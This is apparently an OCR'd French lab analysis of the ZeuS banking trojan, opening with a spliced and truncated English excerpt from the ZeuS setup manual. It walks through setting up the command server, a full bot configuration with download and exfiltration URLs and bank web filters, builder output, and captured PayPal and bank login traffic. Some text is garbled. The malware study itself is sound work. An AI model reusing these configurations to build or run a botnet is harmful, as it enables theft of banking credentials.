The server is the central point of control the botnet, it is engaged in collecting reports of bots and command bots. It is not recommended to use "Virtual Ho server will increase, and this kind of web hosting quickly exhaust its resources. You need a "Dedicated Server" (Ded), the recommended minimum configura

- 2Gb RAM.
- 2x 2GHz processor speed.
- Separate hard drive for the database.

For bot to work requires HTTP-server with PHP + Zend Optimizer attached, and MySQL-server.
WARNING: For Windows-based servers is very important to change (create) the following registry value: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlS \MaxUserPort=dword:65534 (decimal).

- **HTTP-server:**

  As an HTTP-server is recommended to use: for nix-system - Apache from version 2.2, for Windows-servers - IIS from version 6.0. It is recommended t effect on bot run, as providers/proxy can block access to some non-standard ports).

  Download Apache: http://apache.org/dyn/closer.cgi.
  IIS website: http://www.iis.net/.

- **PHP interpreter:**

  The latest version of the control panel was developed on PHP 5.2.6. Therefore, it is highly recommended to use version, at least this version.

  It is important to make the following settings php.ini:

  - safe_mode = Off
  - magic_quotes_gpc = Off
  - magic_quotes_runtime = Off
  - memory_limit = 256M ;Or higher.
  - post_max_size = 100M ;Or higher.

  and also recommended that you change these settings:

Pour créer notre centre de commandes, nous allons utiliser un serveur wamp. Une fois celui-ci installé, il nous suffit de lancer de lancer le script d'installation et de suivre les instructions.




Figure 10 Script de configuration

Une fois le script de configuration correctement rempli, les tables SQL sont crées et le C&C est désormais configuré.




Figure 11 Installation du C&C

On se connecte ensuite à l'interface d'administration.




Figure 12 Interface d'administration de ZeuS

A partir de l'interface d'administration, on peut gérer les bots, consulter les rapports émis par les bots, voir la configuration des systèmes infectés, etc.




Figure 13 Menu du C&C

On a aussi une interface qui centralise les statistiques.




Figure 14 Statistiques du C&C

Maintenant que le centre de contrôle est configuré, il nous reste à configurer le bot (le client).

La configuration du Bot

Le bot ZeuS est constitué de 2 fichiers : un fichier exécutable qui contient toutes les fonctions du bot, et un fichier de configuration qui contient les informations sur le centre de contrôle du bot (ainsi que d'autres informations que nous verrons plus loin).

Afin de simplifier au maximum la création et la configuration du bot, ZeuS est livré avec un générateur d'exécutables. Il suffit juste de la configurer selon nos souhaits puis un fichier exécutable sera généré.




Figure 15 Builder de ZeuS

Le builder permet de savoir si le bot est actif sur la machine et le cas échéant de le désinstaller.




Figure 16 La configuration du bot

Le fichier de configuration du bot est en fait un fichier qui va contenir l'adresse du centre de contrôle, l'adresse du fichier exécutable du bot ainsi que l'adresse du fichier de configuration. Ce fichier contient aussi les sites web qui seront surveillés (où le bot interceptera les mots de passe).

```
;Build time:    15:06:54 14.04.2011 GMT
;Version:       2.0.8.9

entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://192.168.122.129/Zeus/config.bin"
  remove_certs 1
  disable_tan_grabber 0
  encryption_key "cedric"
end

entry "DynamicConfig"
  url_loader "http://192.168.122.129/Zeus/bot.exe"
  url_server "http://192.168.122.129/Zeus/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
```

Figure 17 Fichier de configuration du bot

Puis à partir de ce fichier, un nouveau fichier va être généré. Ce fichier est chiffré avec une clé (paramètre encryption_key).

```
Building configuration of bot...

url_loader=http://192.168.122.129/Zeus/bot.exe
url_server=http://192.168.122.129/Zeus/gate.php
webfilters[0]=!*.microsoft.com/*
webfilters[1]=!http://*myspace.com*
webfilters[2]=https://www.gruposantander.es/*
webfilters[3]=!http://*odnoklassniki.ru/*
webfilters[4]=!http://vkontakte.ru/*
webfilters[5]=@*/login.osmp.ru/*
webfilters[6]=@*/atl.osmp.ru/*
file_webinjects=webinjects.txt
Building the HTTP injects...
0=*/my.ebay.com/*CurrentPage=MyeBayPersonalInfo*
1=*.ebay.com/*eBayISAPI.dll?*
2=https://www.us.hsbc.com/*
3=https://www.e-gold.com/acct/li.asp
```

Figure 18 Génération du fichier de configuration

Figure 19 Fichier de configuration généré

Quand on ouvre le fichier configuration.bin, on s'aperçoit que celui-ci est bien chiffré.




Figure 20 Fichier configuration.bin chiffré

Une fois le fichier de configuration généré, reste à générer le fichier exécutable.

```
Building the bot...
Loading configuration...
botnet=
timer_config=60min, 1min
timer_logs=1min, 1min
timer_stats=20min, 1min
url_config=http://192.168.122.129/Zeus/config.bin
remove_certs=1
disable_tcpserver=0
encryption_key=OK
Creating executable file...
Size of output file is 140800 bytes.

BUILD SUCCEEDED!
```

Figure 21 Génération du fichier exécutable

Le bot ne connaît qu'une seule adresse : l'adresse du fichier de configuration. Le fichier de configuration du bot peut être contenu sur un serveur, et le centre de contrôle peut être sur un serveur différent. De cette manière, les 2 fichiers sont indépendants.

Figure 22 Le client ZeuS

Nous avons maintenant 2 fichiers à notre disposition : le bot et son fichier de configuration. ZeuS est maintenant configuré et prêt à être déployé.

L'installation du bot

Après avoir lancé l'exécution du bot sur une de nos machines cibles, nous allons maintenant analyser les différentes opérations réalisées. Nous pouvons vérifier que le bot est bien actif sur la machine, en utilisant le builder de ZeuS.




Figure 23 Informations sur le bot

ZeuS actif, la première étape est de récupérer le fichier de configuration indiqué lors de la génération du fichier exécutable.

La communication avec le C&C

Les communications entre le bot et le C&C sont chiffrées à l'aide de l'algorithme RC4[5]. Contenant de nombreuses vulnérabilités, RC4 est utilisé ici dans l'optique de camoufler le trafic afin de le rendre indétectable aux différents systèmes de protection tels que les IDS (Intrusion Detection System[6]) par exemple. L'utilisation est confirmé par de nombreux points, comme par exemple l'initialisation de la clé RC4 utilisée

```
void _rc4(void *buffer, DWORD size, RC4KEY *key);

/*
  Îáúâèíåíèå rc4Init() è rc4() â îäíó ôóíêöèþ.

  IN binKey      - âõîäíîé áèíàðíûé êëþ÷.
  IN binKeySize  - ðàçìåð áèíàðíîãî êëþ÷à â áàéòàõ.
  IN OUT buffer  - äàííûå äëÿ îáðàáîòêè.
  IN size        - ðàçìåð äàííûõ.
*/
```

Une fois ZeuS actif sur une machine, la première étape effectuée est tout d'abord de se connecter à l'adresse indiquée lors de la création de l'exécutable afin de récupérer le fichier de configuration.

```
192.168.122.133    192.168.122.129    HTTP     311 GET /Zeus/config.bin HTTP/1.1
192.168.122.129    192.168.122.133    HTTP    1162 HTTP/1.1 200 OK  (application/octet-stream)
```

[5] http://fr.wikipedia.org/wiki/RC4
[6] http://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion




Figure 24 Récupération du fichier de configuration

Une fois ce fichier de configuration récupéré, ZeuS se connecte ensuite au C&C indiqué afin de s'y enregistrer. Il enverra au serveur le nom de la machine infectée, le système d'exploitation, la version du bot, l'adresse Ip de la machine, ainsi que le pays d'origine.




Figure 25 Données envoyées lors de la première connexion au C&C

Une fois ces données récupérées par le C&C, celui-ci crée un nouvel enregistrement dans la base de données (PS : nom de machines différents car capture effectuée avec plusieurs bots)

#	Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comment
1	WIN-FQ3D5BBARPM_775A658D406C6B5D	-- default --	2.0.8.9	192.168.122.133	--	00:19:00	0.422	-

Figure 26 Bot enregistré auprès du C&C

Un simple clic sur un bot permet d'accéder à toutes les informations le concernant. Il est même possible de prendre une capture d'écran à distance.




Figure 27 Option d'administration du bot

Une fois le bot enregistré auprès de son C&C, celui-ci va lui envoyer toutes les informations qu'il aura récupéré sur la machine (logins FTP, interception comptes…)




Figure 28 Informations chiffrées envoyées au C&C

Comme dit précédemment, ces informations ont été chiffrées avec l'algorithme RC4. Voici leur contenu une fois déchiffrées.




Figure 29 Informations déchiffrées envoyées par le bot

Comme nous pouvons le constater, ces informations sont en fait toutes les captures réalisées par le bot. Une fois envoyées au C&C, elles sont ensuite accessibles par l'interface d'administration.




Figure 30 Informations accessibles par le C&C

L'une des qualités de ZeuS est qu'il est capable d'intercepter le trafic HTTPS et d'enregistrer les informations de connexion. Dans la capture suivante, nous voyons l'exemple avec Paypal.

```
https://www.paypal.com/se/cgi-bin/webscr?cmd=_login-submit&dispatch
Referer: https://www.paypal.com/se
User input: paypal.com-bertrandcedricccc@hotmail.frtubrny653vce
POST data:

login_email=bertr        ccc@hotmail.fr
login_password=tu        ce
```

Figure 31 Interception de comptes Paypal

ZeuS est aussi capable d'intercepter les comptes bancaires. Afin d'être protéger leurs clients contre les logiciels de types « enregistreurs de frappes » (keyloggers[7]), les banques ont mis en place un système de clavier virtuel. C'est le cas par exemple du crédit agricole.




Figure 32 Clavier virtuel - Crédit agricole

Cette protection permet d'éviter au client de taper son mot de passe et ainsi qu'un logiciel l'enregistre. Néanmoins ZeuS parvient malgré tout à récupérer les identifiants en interceptant directement le trafic.

```
https://www.cr817-comete-g2-enligne.credit-agricole.fr/stb/entreeBam
Referer: https://www.cr817-comete-g2-enligne.credit-agricole.fr/stb/entreeBam
User input: ca-cmds.fr42027799078
POST data:

origine=vitrine
situationTravail=BANCAIRE
canal=WEB
typeAuthentification=CLIC_RETOUR
idUnique=-6878bfbd%3A130ece703ce%3A-7fb3
caisse=817
CCCRYC=12%2C07%2C02%2C11%2C16%2C19
CCCRYC2=000000
CCPTE=42027799078
```

Figure 33 Interception des communications bancaires

[7] http://fr.wikipedia.org/wiki/Enregistreur_de_frappe

Tous ces rapports sont centralisés et accessibles via l'interface d'administration.

Information	
Total reports in database:	13
Time of first activity:	02.07.2011 23:36:36
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	2.0.8.9
Maximal version of bot:	2.0.8.9

Figure 34 Rapports accessibles par le C&C

Maintenant que nous avons analysé le système de communication utilisé par le bot, il est temps d'analyser le bot généré par ZeuS, ce qui nous verrons dans une deuxième partie.

Glossaire

Botnet

Un botnet est un ensemble de d'ordinateurs infectés qui sont reliés entre eux.

http://fr.wikipedia.org/wiki/Botnet

C&C (Canal de commande et contrôle)

Serveur permettant la centralisation des ordinateurs infectés (bot)

http://fr.wikipedia.org/wiki/Botnet#Via_un_canal_de_commande_et_contr.C3.B4le_.28C.26C.29

Cheval de troie

